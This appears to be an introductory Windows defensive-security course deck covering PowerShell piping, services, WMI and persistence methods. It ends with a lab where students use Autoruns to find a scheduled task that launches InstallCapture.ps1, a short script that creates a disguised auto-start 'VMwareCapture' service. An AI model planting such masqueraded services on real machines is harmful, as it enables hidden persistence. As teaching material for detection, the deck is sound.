Break Slide



Hands on 1 – Piping Output

- Compute the SHA384 hash of test.exe on your desktop using get-filehash
- Get-Filehash documentation
 - <https://tinyurl.com/yw9zv3cw>

Hands on 1 – Piping Output

- Any problems with the result?

Hands on 1 – Piping Output

- PowerShell will trim output to fit the window

```
PS C:\Users\anthony> get-filehash -path .\test.exe -Algorithm SHA384
```

Algorithm	Hash	Path
SHA384	0BB90817567C466874F0315A420B87EC689A350880CB5F953110ABCD3227D0E3543...	C:\Users\anthony\test.exe

Hands on 1 – Piping Output

- We can send output from one command to another
- Output of command 1 is sent to command 2
 - Ex: <command_1> | <command_2>
- Using the documentation below what command can we pipe to for the fix the output?
 - <https://tinyurl.com/yw9zv3cw>

Piping Output

```
PS C:\Users\anthony> get-filehash -path .\test.exe -Algorithm SHA384 | format-list
```

```
Algorithm : SHA384
Hash      : 0BB90817567C466874F0315A420B87EC689A350880CB5F953110ABCD3227D0E3543602C4063EE312705A4B52ABB9CFE9
Path      : C:\Users\anthony\test.exe
```

Searching PowerShell Output

- `Get-Service` used to “Gets the services on the computer.”

```
PS C:\Users\anthony> get-service
```

Status	Name	DisplayName
Stopped	AarSvc_4dd2c3d	Agent Activation Runtime_4dd2c3d
Running	AdobeARMservice	Adobe Acrobat Update Service
Running	AESMService	Intel® SGX AESM
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	AppInfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Running	AppXSvc	AppX Deployment Service (AppXVC)
Stopped	AssignedAccessM...	AssignedAccessManager Service
Running	AudioEndpointBuilder	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	autotimesvc	Cellular Time
Stopped	AxinstSV	ActiveX Installer (AxInstSV)
Stopped	BcastDVRUserService...	GameDVR and Broadcast User Service...
Running	BDESVC	BitLocker Drive Encryption Service
Stopped	BEService	BattleEye Service
Running	BFE	Base Filtering Engine
Stopped	BITS	Background Intelligent Transfer Ser...
Stopped	BluetoothUserService...	Bluetooth User Support Service_4dd2c3d
Running	BrokerInfrast...	Background Tasks Infrastructure Ser...
Running	BTAGService	Bluetooth Audio Gateway Service
Running	BthAvctpSvc	AVCTP service
Running	bthserv	Bluetooth Support Service
Running	camsvc	Capability Access Manager Service
Stopped	CaptureService_...	CaptureService_4dd2c3d
Running	cbdhsvc_4dd2c3d	Clipboard User Service_4dd2c3d
Running	CDPSvc	Connected Devices Platform Service
Running	CDPUserSvc_4dd2c3d	Connected Devices Platform User Ser...
Stopped	CertPropSVC	Certificate Propagation
Running	ClickToRunSvc	Microsoft Office Click-to-Run Service
Running	ClipSVC	Client License Service (ClipSVC)
Stopped	COMSysApp	COM+ System Application
Stopped	ConsentUxUserSv...	ConsentUX_4dd2c3d
Running	CoreMessagingBe...	CoreMessaging
Running	cphs	Intel(R) Content Protection HECC Se...
Running	cplspcon	Intel(R) Content Protection HDCP Se...
Stopped	CredentialEnrol...	CredentialEnrollmentManagerUserSvc_...
Running	CryptSVC	Cryptographic Services
Stopped	CscService	Offline Files
Running	DcomLaunch	DCOM Server Process Launcher

Hands on 2 – Searching Output

- Run `get-service`
- Run `get-service | select *`
- What is the difference of the output?

Hands on 2 – Searching Output

```
PS C:\Users\anthony> get-service
```

Status	Name	DisplayName
Running	AarSvc_197f19e7	Agent Activation Runtime_197f19e7
Running	AdobeARMservice	Adobe Acrobat Update Service
Running	AESMService	Intel® SGX AESM
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Stopped	AssignedAccessM...	AssignedAccessManager Service
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	autotimesvc	Cellular Time
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BcastDVRUserService...	GameDVR and Broadcast User Service_...
Running	BDESVC	BitLocker Drive Encryption Service
Stopped	BEService	BattlEye Service
Running	BFE	Base Filtering Engine
Stopped	BITS	Background Intelligent Transfer Ser...
Stopped	BluetoothUserSe...	Bluetooth User Support Service_197f...
Running	BrokerInfrastru...	Background Tasks Infrastructure Ser...
Running	BTAGService	Bluetooth Audio Gateway Service
Running	BthAvctpSvc	AVCTP service
Running	bthserv	Bluetooth Support Service

```
PS C:\Users\anthony> get-service | select * | format-list
```

Name	: AarSvc_197f19e7
RequiredServices	: {}
CanPauseAndContinue	: False
CanShutdown	: False
CanStop	: True
DisplayName	: Agent Activation Runtime_197f19e7
DependentServices	: {}
MachineName	:
ServiceName	: AarSvc_197f19e7
ServicesDependedOn	: {}
ServiceHandle	:
Status	: Running
ServiceType	: 240
StartType	: Manual
Site	:
Container	:
Name	: AdobeARMservice
RequiredServices	: {}
CanPauseAndContinue	: False
CanShutdown	: False
CanStop	: True
DisplayName	: Adobe Acrobat Update Service
DependentServices	: {}
MachineName	:
ServiceName	: AdobeARMservice
ServicesDependedOn	: {}
ServiceHandle	:
Status	: Running
ServiceType	: Win32OwnProcess
StartType	: Automatic
Site	:
Container	:
Name	: AESMService
RequiredServices	: {RPCSS}
CanPauseAndContinue	: False
CanShutdown	: False
CanStop	: True
DisplayName	: Intel® SGX AESM
DependentServices	: {}
MachineName	:
ServiceName	: AESMService
ServicesDependedOn	: {RPCSS}
ServiceHandle	:
Status	: Running
ServiceType	: Win32OwnProcess
StartType	: Automatic
Site	:
Container	:

Hands on 2 – Searching Output

- List ONLY services that have a StartType as automatic
 - Ensure the output DOESN'T get trimmed
- Use the below documentation
 - <https://tinyurl.com/z5psdn87>

Hands on 2 – Searching Output

```
PS C:\Users\anthony> Get-Service | Where-Object {$_.StartType -eq "Automatic"} | format-list
```

```
Name          : AdobeARMService
DisplayName   : Adobe Acrobat Update Service
Status        : Running
DependentServices : {}
ServicesDependedOn : {}
CanPauseAndContinue : False
CanShutdown    : False
CanStop        : True
ServiceType    : Win32OwnProcess

Name          : AESMService
DisplayName   : Intel® SGX AESM
Status        : Running
DependentServices : {}
ServicesDependedOn : {RPCSS}
CanPauseAndContinue : False
CanShutdown    : False
CanStop        : True
ServiceType    : Win32OwnProcess
```

Hands on 2 – Searching Output

- Run the following command
 - `Get-WmiObject win32_Service | select *`
- What is the difference between this and `Get-Service`?

WMI & Services


Windows Management Instrumentation (WMI)

- Can be used to manage Windows devices
- Allows remote communications through:
 - Distributed Component Object Model (DCOM)
 - Windows Remote Management (WINRM)
- Great tool for IT personnel and malicious actors

Services

- Run as nt authority\system
 - nt authority\system != root
- Active even when no user is signed in
- May be hosted by the service host (svchost.exe)
- Follow a defined service model

Service Model



Hands on 3- Find a Malicious Service

- Use the previous command we learned
 - `Get-WmiObject win32_Service`
 - Add `| ogv` at the end
- Attackers often want constant access
 - What StartType would an attacker use?
- If you see something say something
 - Google anything suspicious
 - Legitimate applications break often and people post online about them



SubTalk

www.mta.info

New York City Transit Going your way
George F. Peleg
Secretary, State of New York
Peter S. Kalikow
Chairman, MTA



A faint, abstract network graph is visible in the background, consisting of numerous small white dots connected by thin white lines, creating a mesh-like pattern across the slide.

RESTART YOUR WINDOWS VM

Persistence

Persistence

■ Malware aims to survive

- Restart
- Settings Changes
- Users signing on/off
- Network connectivity loss
- Countermeasures
- Systems updates
- Anything else....

Persistence Methods

- Windows persistence methods and their complexity
 - Drivers (**HIGH**)
 - Registry Keys (**LOW**)
 - Startup Objects (**LOW**)
 - Scheduled Tasks (**LOW-MEDIUM**)
 - Image File Execution Options (**MEDIUM**)
 - Hint: Might be relevant for your final project
 - WMI Subscriptions (**MEDIUM**)
 - PowerShell Profiles (**LOW-MEDIUM**)
 - Malicious Group Policies (**MEDIUM**)

Registry Keys




- The registry stores low level settings
- Registry Editor is a GUI way of viewing registry
 - `Get-ItemProperty` can be used as well
 - <https://tinyurl.com/9hbeh72f>
- Two directories for running at sign on
 - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
 - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run			
	Name	Type	Data
>	(Default)	REG_SZ	(value not set)
>	GaijinNet Upda...	REG_SZ	"C:\Users\anthony\AppData\Local\Gaijin\Program ...
>	Synapse3	REG_SZ	"C:\Program Files (x86)\Razer\Synapse3\WPFUI\Fra...

Computer\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run			
	Name	Type	Data
>	MicrosoftEdge	REG_SZ	(value not set)
>	MMDevices	REG_SZ	(value not set)
>	Mrt	REG_SZ	(value not set)
>	NcdAutoSetup_SZ	REG_SZ	(value not set)
>	SecurityHealth	REG_EXPAND_SZ	%windir%\System32\SecurityHealthSystray.exe
>	SteelSeriesGG	REG_SZ	"C:\Program Files\SteelSeries\GG\SteelSeriesGG.exe"
>	NetworkServiceTriggers	REG_SZ	(value not set)

Scheduled Tasks

- Similar to cronjobs in Linux
- Can be Managed through Task Scheduler
- Consists of Triggers & Actions
 - Triggers: When Do?
 - Actions: What Do?



PowerShell Profile

- Runs each time PowerShell.exe is opened
- A PowerShell script

Description	Path
All Users, All Hosts	\$PSHOME\Profile.ps1
All Users, Current Host	\$PSHOME\Microsoft.PowerShell_profile.ps1
Current User, All Hosts	\$Home\[My]Documents\PowerShell\Profile.ps1
Current user, Current Host	\$Home\[My]Documents\PowerShell\Microsoft.PowerShell_profile.ps1

Malicious Group Policies


- Group policies can soften the security posture of a device
 - Disable anti-virus
 - Turn off or flood logs
 - Disable firewalls
 - And more!
- Group Policies can be used to establish registry based persistence
- Malicious group policies are very dangerous

Hands on 4 – Combatting Persistence

- Check services again
 - What do you notice?

Hands on 4 – Combating Persistence

- Sysinternals is an open-source suite of tools for Windows
 - AutoRuns a tool to detect persistence
 - Run autoruns as Admin from the Sysinternals folder on your desktop



Hands on 4 – Combating Persistence

Categories of persistence

Autorsuns - Sysinternals: www.sysinternals.com [Administrator] [DESKTOP-7A15T51\sysadmin]						
File Search Entry User Options Category Help						
LSA Providers Network Providers WMI Office						
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Executables Image Hijacks Known DLLs WinLogon Winsock Providers Print Monitors						
Description	Publisher	ImagePath	Timestamp	Virus Entry		
Autorsuns Entry						
↳ MicrosoftEdgeUpdateTaskMachineCore	Keeps your Microsoft software up to date... (Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Apr 1 12:17:37 2021			
↳ MicrosoftEdgeUpdateTaskMachineUA	Keeps your Microsoft software up to date... (Not Verified)	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Apr 1 12:17:37 2021			
↳ Npcapwatchdog	(Not Verified)	C:\Program Files\Npcap\CheckStatus.bat	Wed Apr 21 13:46:46 2021			
↳ OneDrive Standalone Update Task-5-1-21-1961932216-26321...	Standalone Updater	(Verified) Microsoft Corporation	Thu Nov 18 13:58:11 2021			
↳ Opera GX scheduled assistant Autoupdate 16347272882	Opera GX Assistant	(Verified) Opera Software AS	Thu Nov 4 10:00:01 2021			
↳ Opera GX scheduled Autoupdate 1634717190	Opera GX Assistant	(Verified) Opera Software AS	Thu Nov 4 10:00:01 2021			
↳ VMwareToolsUpdater	Keeps OpenX Browser Assistant up to date	(Verified) Opera Software AS	Mon Mar 18 11:46:56 2019			
Services						
↳ HKEYLM\System\CurrentControlSet\Services						
↳ edupropd	Microsoft Edge Update Service (edupropd...)	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Apr 1 12:17:37 2021		
↳ edupropdagent	Microsoft Edge Update Service (edupropd...)	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Apr 1 12:17:37 2021		
↳ MicrosoftEdgeElevationService	Microsoft Edge Elevation Service (Micros...)	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\95.0.1020.59\elevation_service.exe	Thu Nov 18 15:29:29 2021		
↳ MsBuild	MsBuild Provides Just-in-time compilati...	(Not Verified) Microsoft Corpor...	C:\Windows\Microsoft.NET\Framework\v4.0.3019.3054\MSBuild.exe	Wed Oct 20 01:22:21 2021		
↳ NetTcpPortSharing	Net Tcp Port Sharing Service Provides abi...	(Verified) Microsoft Corporation	C:\Windows\Microsoft.NET\Framework\v4.0.3019.3054\Host.exe	Fri Dec 6 22:03:03 2019		
↳ vbservice	VMware Alias Manager and Ticket Service...	(Verified) VMware, Inc.	C:\Program Files\VMware\Tools\Helps\VMware.VGAuth\VGAuthService.exe	Sat Apr 14 09:02:20 2018		
↳ VMDService	VMware SVGA Helper Service: Helps VMw...	(Verified) VMware, Inc.	C:\Windows\system32\vmvdservice.exe	Mon Feb 22 02:55:32 2021		
↳ VMTools	VMware Tools: Provides support for sync...	(Verified) VMware, Inc.	C:\Program Files\VMware\Tools\Umtoldst.exe	Sat Apr 14 09:58:22 2018		
↳ VMware Physical Disk Helper Service	VMware Physical Disk Helper Service Ena...	(Verified) VMware, Inc.	C:\Program Files\VMware\Tools\Umountlpe.exe	Sat Apr 14 09:58:36 2018		
↳ VMwareCAFCommAmpListener	VMware CAF AMQP Communication Ser...	(Not Verified)	C:\Program Files\VMware\Tools\VMware.CAF.pme\bin\CommAmpListener.exe	Sat Apr 14 09:26:46 2018		
↳ VMwareCAFManagementAgentHost	VMware CAF Management Agent Service...	(Not Verified)	C:\Program Files\VMware\Tools\VMware.CAF.pme\bin\ManagementAgentHost.exe	Sat Apr 14 09:26:14 2018		
↳ VMwareCapture	VMwareCapture: Enables optional screen ...	(Not Verified) VMware, Inc.	C:\Program Files\VMware\Tools\VMware.Capture.exe	Sat Apr 14 09:58:58 2018		
Drivers						
↳ HKEYLM\System\CurrentControlSet\Services						
↳ i4PSSerial_GPIO	Intel(R) IO GPIO Controller Driver: ...	(Verified) Intel Corporation - Client...	C:\Windows\system32\drivers\i4PSSerial_GPIO.sys	Thu Nov 18 16:41:54 2021		
↳ msasn1	Npcap - Packt Driver (NPcap) - Npcap Pa...	(Verified) Insecure.Com LLC	C:\Windows\system32\DRIVERS\npcap.sys	Mon Mar 18 11:59:38 2019		
↳ vmbalmp	vmbalmp: VMware SVGA 3D Minip...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vmbalmp.sys	Wed Apr 11 10:02:01 2021		
↳ vmbalmp-debug	vmbalmp-debug: VMware SVGA 3D Minip...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vmbalmp-debug.sys	Sat Apr 14 10:02:03 2018		
↳ vmbalmp-stats	vmbalmp-stats: VMware SVGA 3D Minip...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vmbalmp-stats.sys	Sat Apr 14 10:02:02 2018		
↳ vmbalmp_Leader	vmbalmp_Leader: VMware SVGA 3D Minip...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vmbalmp_leader.sys	Sat Apr 14 10:02:02 2018		
↳ vnd	VMware Virtual Machine Bus Driver: VMware PCI...	(Verified) VMware, Inc.	C:\Windows\system32\drivers\vmci.sys	Wed Nov 29 09:10:32 2017		
↳ vmbgfs	VMware Host Guest Client Redirector: ...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vmhgfs.sys	Sat Apr 14 09:54:08 2018		
↳ vmmemctrl	Memory Control Driver: Driver to provide ...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vmmemctrl.sys	Sat Apr 14 09:56:16 2018		
↳ vmmouse	VMware Pointing Device: VMware Pointin...	(Verified) VMware, Inc.	C:\Windows\system32\drivers\vmmouse.sys	Sat Apr 14 09:56:42 2018		
↳ vmtadisk	VMware Physical Disk Helper: VMware Ph...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vmusbdisk.sys	Sat Apr 14 09:55:04 2018		
↳ vmuibusmouse	VMware USB Pointing Device: VMware Po...	(Verified) VMware, Inc.	C:\Windows\system32\drivers\vmusbmouse.sys	Sat Apr 14 09:57:32 2018		
↳ vnetWFP	vnetWFP: Guest Introspection Network Fil...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vntrWFP.sys	Sat Apr 14 10:00:44 2018		
↳ vesptf	vesptf: Guest Introspection Driver	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vesptf.sys	Sat Apr 14 09:59:58 2018		
↳ vsock	vSockets Virtual Machine Communicatio...	(Verified) VMware, Inc.	C:\Windows\system32\DRIVERS\vsck.sys	Wed Nov 29 09:10:32 2017		
HKEYLM\Software\Microsoft\Windows NT\CurrentVersion\Font Drivers						
↳ MsBuild	MsBuild Provides Just-in-time compilati...	(Not Verified) @Microsoft Corporat...	Size: 62,080 K Time: Wed Oct 20 01:22:21 2021	Version: 16.9.0.195	C:\Program Files (x86)\Microsoft.NET\Redist\VSBuild.exe	Mon Mar 18 11:55:43 2019

Hands on 4 – Combatting Persistence

- Selected persistence item and its corresponding info

Hands on 4 – Combating Persistence

- Find and remove the item that is allowing the VMwareCapture to persist
 - Hint: It is not a GroupPolicy, PowerShell Profile, Driver, Image File Execution Option or Startup Object
- After you have removed the persistence
 - Stop the service using task manager
 - Delete the service using `sc.exe delete VMwareCapture`
- Restart the computer
 - Is the service gone?

Hands on 4 – Combatting Persistence

Autoruns Entry	Description	Publisher	Image Path	Timestamp	Virus Total
Task Scheduler					
<input checked="" type="checkbox"/> MicrosoftEdgeUpdateTaskMachineCore	Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Apr 1 12:17:37 2021	
<input checked="" type="checkbox"/> MicrosoftEdgeUpdateTaskMachineUA	Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Apr 1 12:17:37 2021	
<input checked="" type="checkbox"/> \Npcapwatchdog		(Not Verified)	C:\Program Files\Npcap\CheckStatus.bat	Wed Apr 21 13:46:46 2021	
<input checked="" type="checkbox"/> \OneDrive Standalone Update Task-5-1-5-21-1961932216-26321...	Standalone Updater	(Verified) Microsoft Corporation	C:\Users\sysadmin\AppData\Local\Microsoft\OneDrive\OneDriveStand...	Thu Nov 18 13:58:11 2021	
<input checked="" type="checkbox"/> \Opera GX scheduled assistant Autoupdate 1637272882	Keeps Opera Browser Assistant up to date	(Verified) Opera Software AS	C:\Users\sysadmin\AppData\Local\Programs\Opera GX\launcher.exe	Thu Nov 4 10:00:11 2021	
<input checked="" type="checkbox"/> \Opera GX scheduled Autoupdate 1634717190	Keeps Opera up to date.	(Verified) Opera Software AS	C:\Users\sysadmin\AppData\Local\Programs\Opera GX\launcher.exe	Thu Nov 4 10:00:11 2021	
<input checked="" type="checkbox"/> \VMwareToolsUpdater	Windows PowerShell	(Verified) Microsoft Windows	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Mon Mar 18 21:46:56 2019	

VMwareToolsUpdater

Windows PowerShell

Size: 441 K



Time: Mon Mar 18 21:46:56 2019

(Verified) Microsoft Windows

Version: 10.0.18362.1

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe < "C:\Users\sysadmin\InstallCapture.ps1"

Hands on 4 – Combating Persistence



Hands on 4 – Combatting Persistence

InstallCapture.ps1 X

```
1 cp "C:\Program Files\Common Files\Services\VMWareCapture.exe" "C:\Program Files\VMware\VMware Tools\VMwareCapture.exe"
2 sc.exe create VMwareCapture binpath= "C:\Program Files\VMware\VMware Tools\VMWareCapture.exe" start= auto
3 sc.exe description VMwareCapture "Enables optional screen capture functionality for applications that call the Windows.Grahpics.CaptureAPI."
4 start-service VMwareCapture
```

Additional Resources

- Windows Security Log Event IDs
 - <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx>
- Windows Sysinternals
 - <https://docs.microsoft.com/en-us/sysinternals/>
- Abusing Windows Management Instrumentation (Black Hat)
 - <https://tinyurl.com/a7jpzmsc>
 - <https://www.youtube.com/watch?v=0SjMgnGwpq8>
- Revoke-Obfuscation: PowerShell Obfuscation Detection (Black hat)
 - <https://www.youtube.com/watch?v=x97ejtv56xw>
- PowerShell Documentation
 - <https://docs.microsoft.com/en-us/powershell/>

Questions?